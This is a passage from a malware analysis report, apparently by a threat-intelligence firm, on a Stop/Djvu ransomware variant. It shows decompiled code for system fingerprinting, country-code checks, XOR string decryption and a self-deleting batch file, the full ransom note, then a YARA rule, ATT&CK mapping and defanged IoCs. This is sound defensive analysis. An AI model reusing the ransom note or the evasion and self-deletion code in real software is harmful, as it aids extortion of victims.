.data:0051A7C0                 text "UTF-16LE", '-----BEGIN PUBLIC KEY-----\\nMIIBIjANBgkqhkiG9w0BAQ'
.data:0051A7C0                 text "UTF-16LE", 'EFAAOCAQ8AMIIBCgKCAQEAu57tFlgbtLAHOxlEyo7a\\n5EQX5B'
.data:0051A7C0                 text "UTF-16LE", 'VCj\/a01eBfOlLp1C\/dUPKprRIvTRRYnjtkCN5uB0ni9m\/GGY'
.data:0051A7C0                 text "UTF-16LE", '2R7dcZkBFE\\nFoYdHolqx1DzonNoGRf9FH126K9Djn\/HJE1lu'
.data:0051A7C0                 text "UTF-16LE", 'OEKVS57yPCWDL4Nf2c1TVGhDLl7\\n2NmDGdmBBTlc92jSlZKps'
.data:0051A7C0                 text "UTF-16LE", 'KqIk++xsdGv6W05uMaqMEaSbW4oorrufOnex8zyxXIA\\nFltac'
.data:0051A7C0                 text "UTF-16LE", 'JCoc2A2tbl7Ur\/N2sp7ppeafCe9YT\/TIYPosfgVT3FuFUQVim'
.data:0051A7C0                 text "UTF-16LE", 'LFoxytPeOv\\nozAeLpTyyumQUfg0WY2cC+tum+9X\/S+\/2ED2'
.data:0051A7C0                 text "UTF-16LE", 'iaR55NnI3yeLV5ACb5mqVIBsNUlq\\nkQIDAQAB\\n-----END '
.data:0051A7C0                 text "UTF-16LE", 'PUBLIC KEY-----',0
```

Figure 21: Generated RSA public key

Following that, the malware generates and stores the PersonalID in a file named "PersonalID.txt".



Figure 22: Created PersonalID.txt

3.12 Check System Information

3.12.1 Adapter Information

Here, the malware uses the GetAdaptersInfo() to retrieve adapter information, including the MAC address, on the localhost.

```
if ( v1
  && (GetAdaptersInfo(v1, &SizePointer) != 111
   || (free(v1), (v1 = (struct _IP_ADAPTER_INFO *)malloc(SizePointer)) != 0)) )
{
  if ( !GetAdaptersInfo(v1, &SizePointer) )
  {
    sprintf(
      v0,
      "%02X:%02X:%02X:%02X:%02X:%02X",
      v1->Address[0],
      v1->Address[1],
      v1->Address[2],
      v1->Address[3],
      v1->Address[4],
      v1->Address[5]);
    printf("Address: %s, mac: %s\n", v1->IpAddressList.IpAddress.String, v0);
    printf(L"\n");
  }
  free(v1);
  return v0;
```

Figure 23: Getting Adapter Information

3.12.2 System Language

The malware compares the country-code elements in the system with a predefined list of country codes including "RU" (Russia), "BY" (Belarus), "UA" (Ukraine), "AZ" (Azerbaijan), "AM" (Armenia), "TJ" (Tajikistan), "KZ" (Kazakhstan), "KG" (Kyrgyzstan), and "UZ" (Uzbekistan), "SY" (Syria).

```
sub_413010(Block, v25, 0, v8);
v9 = v26;
v10 = 0;
v20[0] = (int)"RU";
v20[1] = (int)"BY";
v20[2] = (int)"UA";
v20[3] = (int)"AZ";
v21[0] = "AM";
v21[1] = "TJ";
v21[2] = "KZ";
v21[3] = "KG";
v21[4] = "UZ";
v22 = "SY";
```

Figure 24: Checking Country Codes

3.13 Decryption Strings

3.13.1 XOR Operation

The binary performs a lot of XOR operations in order to decrypt relevant strings with 0x80 key.

```
.text:0040EFC0                 mov     ecx, [ebx]
.text:0040EFC2                 mov     ecx, [ecx+edx*4]
.text:0040EFC5                 xor     byte ptr [ecx+eax], 80h
.text:0040EFC9                 inc     eax
.text:0040EFCA                 cmp     eax, 97h
.text:0040EFCF                 jl      short loc_40EFC0
.text:0040EFD1                 inc     edx
.text:0040EFD2                 mov     esi, edx
.text:0040EFD4                 mov     [ebp+var_4], edx
.text:0040EFD7                 cmp     edx, [ebp+arg_0]
.text:0040EFDA                 jl      short loc_40EF80
```

Figure 25: XOR Operation

3.14 Encryption Phase

After the initial setup and preparation, the malware proceeds with its main functionality,which is to encrypt the victim’s files.During the encryption process, the malware renames the file by appending the .tisc extension to the original filename.



Figure 26: Encrypted files

3.15 Ransomware Note

The ransom note generated by the Stop/Djvu variant,provides instructions for the victim on how to recover their encrypted data. The note emphasizes the strength of the encryption algorithm employed and declares that obtaining the decryption tool and a unique key from the attackers is the only way to restore the files. It warns the victim not to attempt to decrypt the files on their own, as this may result in permanent data loss.

3.16 Detection Evasion

Finally, a batch file named "delself.bat" is created in the \AppData\Local\Temp directory. After the malware completes all its activities on the system, the delself.bat file is executed, leading to the deletion of the malware.

*_readme.txt - Notepad

File Edit Format View Help

```
ATTENTION!

Don't worry, you can return all your files!
All your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.
The only method of recovering files is to purchase decrypt tool and unique key for you.
This software will decrypt all your encrypted files.
What guarantees you have?
You can send one of your encrypted file from your PC and we decrypt it for free.
But we can decrypt only 1 file for free. File must not contain valuable information.
You can get and look video overview decrypt tool:
https://we.tl/t-1JwFK5rT39
Price of private key and decrypt software is $980.
Discount 50% available if you contact us first 72 hours, that's price for you is $490.
Please note that you'll never restore your data without payment.
Check your e-mail "Spam" or "Junk" folder if you don't get answer more than 6 hours.


To get this software you need write on our e-mail:
manager@mailtemp.ch

Reserve e-mail address to contact us:
supporthelp@airmail.cc

Your personal ID:
0336gSd743duFHwN7bjwCkJEeUg8JHISzLqrwudidH8XsPzHDt1
```

Figure 27: Ransomware Note

```
GetModuleFileNameA(0, Filename, 0x104u);
GetShortPathNameA(Filename, Filename, 0x104u);
EnvironmentVariableA = GetEnvironmentVariableA("TEMP", Buffer, 0x104u);
lstrcpyA(String1, EnvironmentVariableA != 0 ? Buffer : 0);
lstrcatA(String1, "\\");
lstrcatA(String1, "delself.bat");
lstrcpyA(v6, "@echo off\r\n:try\r\ndel \"");
lstrcatA(v6, Filename);
lstrcatA(v6, "\"\r\nif exist \"");
lstrcatA(v6, Filename);
lstrcatA(v6, "\" goto try\r\n");
lstrcatA(v6, "del \"");
lstrcatA(v6, String1);
lstrcatA(v6, "\"");
```

Figure 28: Delself.bat

Here is a code snippet from "delself.bat" shown as below:

delself.bat

```
@echo off
:try
del "C:\Users\[redacted]
if exist C:\Users\[redacted] goto try
del "C:\Users\[redacted]\AppData\Local\Temp\delself.bat
```

Figure 29: Code Snippet of Delself.bat

4 Mitigation Recommendation

Here are some general mitigation recommendations to protect against ransomware attacks:

- **Regularly backup your data and ensure that backups are stored off-site and offline.**
- **Keep all software, including operating systems, up-to-date with the latest security patches.**
- **Consider implementing advanced security solutions, such as endpoint detection and response, network segmentation, and security information and event management (SIEM) systems to provide a multi-layered defense against ransomware attacks.**

Implementing these recommendations can help minimize the risk of Stop/Djvu and protect your organization from potential damage.

5 Conclusion

In conclusion, Stop/Djvu ransomware employs sophisticated techniques such as process injection and payload creation to infiltrate systems and encrypt files. By appending the .tisc extension to encrypted files, it makes them inaccessible to users. The ransomware also generates a ransom note, typically named "readme.txt," containing instructions on how victims can pay a ransom to obtain the decryption key. Stop/Djvu ransomware poses a significant threat to individuals and organizations, as it can cause data loss, financial losses, and disruption of normal operations.

6 YARA Rule

```
rule detect_stop
{
meta:
    description = "Detect Stop/Djvu Payload"
    hash = "adeb345ba0d60fecdb0823d0cb713c933900ecb545025ec8cc3f442d844af24b"
strings:
    $hex1 = {68 ?? ?? 50 00 6A 00 6A 00 FF 15 ?? C1 4C 00 A3 ?? 32 51 00}
    $hex2 = {68 ?? 03 50 00 8D 85 ?? ?? FF FF}
    $hex3 = {68 ?? 71 4D 00 68 ?? 07 46 00 E8 ?? F8 00 00 83 C4 24 C3}
    $hex4 = {66 89 46 28 83 7E 24 08 72 0B FF 76 10 E8 ?? ?? ?? ??}
condition:
    all of them
}
```

7 MITRE ATT&CK Threat Matrix

1. **TA002** Execution
   (a) **T1053** Scheduled Task/Job
2. **TA0003** Persistence
   (a) **T1547.001** Registry Run Keys/Startup Folder
3. **TA0004** Privilege Escalation
   (a) **T1055** Process Injection
4. **TA0005** Defense Evasion
   (a) **T1036** Masquerading
   (b) **T1497** Virtualization/Sandbox Evasion
5. **TA0007** Discovery
   (a) **T1018** Remote System Discovery
   (b) **T1057** Process Discovery
   (c) **T1082** System Information Discovery
   (d) **T1083** File and Directory Discovery
6. **TA0011** Command and Control
   (a) **T1071** Application Layer Protocol
   (b) **T1095** Non-Application Layer Protocol
   (c) **T1573** Encrypted Channel
7. **TA0034** Impact
   (a) **T1486** Data Encrypted for Impact

8 IoC

C2 Domains

```
    \item securebiz[.]org
    \item znpst[.]top
```

IP Addresses

```
    \item 13.69.239.72:443
    \item 162.0.217.254:443
    \item 20.44.220.42:443
    \item 173.223.113.164:443
    \item 52.152.110.14:443
```

URLs

```
    \item hxxp[:]//securebiz[.]org/fhsgtsspen6/get.php
    \item hxxps[:]//api.2ip.ua/geo.json
    \item hxxp[:]//znpst[.]top/dl/build2.exe
    \item hxxp[:]//securebiz[.]org/files/1/build3.exe
```

BRANDEFENSE

United States · 300 Delaware Ave. Ste 210 #328 Wilmington, DE 19801 / USA
Turkey · Üniversiteler Mh. 1605 Cd. Cyberpark Vakıf Binası No: B25 Çankaya/Ankara

brandefense.io · info@brandefense.io